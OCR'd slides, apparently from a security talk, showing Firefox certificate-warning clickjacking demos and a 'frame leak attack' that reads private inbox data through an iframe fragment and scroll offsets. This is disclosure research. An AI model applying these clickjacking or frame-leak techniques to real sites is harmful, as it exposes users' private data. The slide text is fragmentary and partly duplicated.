
Before you deactivate your account, know this:

- This action is permanent: account restoration is currently disabled.
- You do not need to deactivate your account to change your username. (You can change it on the settings page. All @replies and followers will remain unchanged.)
- Your account may be viewable on twitter.com for a few days after deactivation.
- We have no control over content indexed by search engines like Google.
- If you're creating a new account and want to use the same user name, phone number and/or email address associated with this account, you must first change them on this account before you deactivate it. If you don't, the information will be tied to this account and unavailable for use.

Okay, fine, deactivate my account

© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy

Firefox challenge solved


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://powned.sec/tests/ssl/3.php
Google
http://powned.sec/tests/ssl/3.php

This Connection is Untrusted

You have asked Firefox to connect securely to **www.tayledras.org**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.


What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Technical Details

I Understand the Risks

Firefox challenge solved



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://powned.sec/tests/ssl/3.php
Google
http://powned.sec/tests/ssl/3.php
Done

This Connection is Untrusted

You have asked Firefox to connect securely to **www.tayledras.org**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

▸ Technical Details

▸ I Understand the Risks

Not able to remove the warning doesn't mean we can't clickjack it

Firefox clickjacking demo


Stealing private data using frame leak attacks

Clickjacking history

- Coined by J. Grossman and R. Hansen in 2008
- Scrolling attack by P. Stone 2010

Frame leak attack

src =
http://www.m.yahoo.com




Jocelyn Lagarenne 1m ago
Code review

Elie Bursztein 6m ago
Meeting schedule

Baptiste gourdin Fri 3:14 PM
test

Frame leak attack

src =
http://www.m.yahoo.com



Jocelyn Lagarenne 1m ago
Code review

Elie Bursztein 6m ago
Meeting schedule

Baptiste gourdin Fri 3:14 PM
test


id=”checkbox-29” →

Frame leak attack

src = http://www.m.yahoo.com.com#checkbox-29

id="checkbox-29" →

leftScroll : 0
topScroll : 10



□ Jocelyn Lagarenne 1m ago
Code review

□ Elie Bursztein 6m ago
Meeting schedule

